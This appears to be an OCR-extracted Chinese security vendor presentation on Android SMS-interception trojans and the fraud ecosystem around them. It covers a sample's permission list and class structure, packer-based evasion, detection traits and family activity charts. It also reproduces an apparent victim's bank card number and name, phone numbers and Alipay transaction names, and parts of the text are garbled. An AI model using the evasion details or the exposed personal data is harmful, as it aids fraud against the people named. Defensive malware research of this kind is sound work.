
收件人: 1064670639 <1064670639@qq.com>

时间: 2014年04月20日 22:56 (星期日)

附件: 1个 (1398005671360.3gp) 查看附件

发送状态: 发送成功 查看详情

环境录音结果



赵武360 V

同求群号! //@blackscreen:校长给个群号呗~ //@大数字神棍:到处公开贩卖,QQ群是主战场!

@赵武360 V

早上看钱江晚报,其中一篇题为“银行卡信息打包卖,70万条只卖1.3万元”。文章用“只卖”这个说法,我第一反应是70万条数据“居然能”卖1.3万。老百姓目前会感觉到不爽,但还没到愤怒,更没到状告泄露者的程度,隐私问题尚没有成为必须要解决的问题。是不是我的职业病过于严重? @江南天池温泉

园路 9

http://zybz99.com/hank  
科 http://zybz99.com/sank  
开户, 6228\_4800\_1816\_9170\_570 赵映辉  
资担保有限公司, 中国农业银行帐号, 6228\_4800\_1816\_9170\_570 户名,  
刚才给您打电话的小林,我们公司地址:泉州丰泽区刺桐路东方金  
款,最高可以贷到50万,利息有用才会算,我的联系电  
话:  
刚才给您打电话的小林,我们公司地址:泉州丰泽区刺桐路东方金  
款  
提醒您,您关机/不在服务区/遇忙/无应答期间, 18859906772  
提醒您,您关机/不在服务区/遇忙/无应答期间, 13699159410  
提醒您,您关机/不在服务区/遇忙/无应答期间, 13699159410  
提醒您,您关机/不在服务区/遇忙/无应答期间, 18511830991  
提醒您,您关机/不在服务区/遇忙/无应答期间, 13699159410  
提醒您,您关机/不在服务区/遇忙/无应答期间, 13699159410  
现十上后十上发十上结十上 需要请电, 13600892593,  
现十上后十上发十上结十上 需要请电, 13600892593,  
请输入验证码,请您在30分钟内完成注册,如非本人操作,请忽略。  
您好,您的50万元需求申请已受理,好货网客服人员将在1个  
账单如下:计费周期: https://blog.avlyun.com/

智者安天下



# 洗钱

The screenshot displays the Alipay transaction record page. The browser address bar shows the URL: <https://lab.alipay.com/consume/record/draw.htm>. The page title is "我的支付宝 - 支付宝" (My Alipay - Alipay). The main content area shows a list of transactions under the "交易记录" (Transaction Record) tab. The transactions are as follows:

日期	时间	类型	交易号	对方	金额
2013.10.28	15:28	转账	流水号 2013...997	林御蓬	+1850.00
2013.10.28	13:39	转账	交易号 2013...651	张星飞	+13590.00
2013.10.27	21:10	转账	交易号 2013...563	徐雪玲	+7000.00
2013.10.27	16:08	转账	交易号 2013...739	徐雪玲	-34.00
2013.10.27	14:26	转账	流水号 2013...055	中国农业银行 ...4589   *泽瑞	+3780.00
2013.10.27	12:25	转账	交易号 2013...295	张可芸	+946.00
2013.10.27	09:26	转账	交易号 2013...176	张建华	+4583.00
2013.10.27	00:05	转账	交易号 2013...048	潘坚伟	+1576.00


智者安天下




智者安天下



## 拦截与黑色产业链



智者安天下



智者安天下





## 运行图标



## 申请权限

```

<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.RECEIVE_USER_PRESENT" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.BROADCAST_SMS" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.WRITE_SMS" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.CAMERA" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.READ_LOGS" />

```


重要权限信息
拦截短信
发送短信
读写收件箱
访问地理位置信息
访问照相机
访问网络

## 恶意代码结构

```

▼ cn.android.emial
  BootReceiver
  DeviceReceiver
  MainActivity
  SmSReceiver
  SmSserver
  UninstallerActivity
  a
  b
  c
  d

```





2013年下半年开始，出现大量商业加壳加固方案

- 梆梆、apkprotect等
- 恶意代码 + 壳技术 = 逃避检测

关键代码隐藏，无法正常解析



```
public void onReceive(Context arg9, Intent arg10) {
    // Decompile failed
}
```



```
Virtual methods
#0
  name      : (in Lxinyimaa/xinermaa/receiver/XMReceiver;)
  name      : onReceive
  type      : (Landroid/content/Context;Landroid/content/Intent;)V
  access    : 0x0001 (PUBLIC)
  code
  registers : 11
  ins       : 3
  outs      : 2
  insns size: 103 16-bit code units
00232c: [00232c] Lxinyimaa/xinermaa/receiver/XMReceiver.onReceive:(Landroid/con
tent/Context;Landroid/content/Intent;)V
00233c: 2997 f0aa          18000: gata/15 fffffaF0 // -1510
GLITCH: 24no-width instruction at idx=0x0092
  catches   : (none)
  locals   :
```

智者安天下



动态脱壳技术





## 短信拦截马特征

### ➤ 权限列表比较固定

- 设备管理器
- 短信
- 联网

### ➤ 结构比较简单


### ➤ 用户交互很少

### ➤ 通常会隐藏图标




- 专项处置对恶意家族有明显遏制作用


### GingerMaster样本活跃数量




### KungFu样本活跃数量




### DroidDream样本活跃数量



### Kmin样本活跃数量





智者安天下

# 谢谢大家，引擎为桥，开诚合作

- <http://open.avlyun.com>
- <http://blog.avlyun.com>
- [weibo.com/avlteam](http://weibo.com/avlteam)

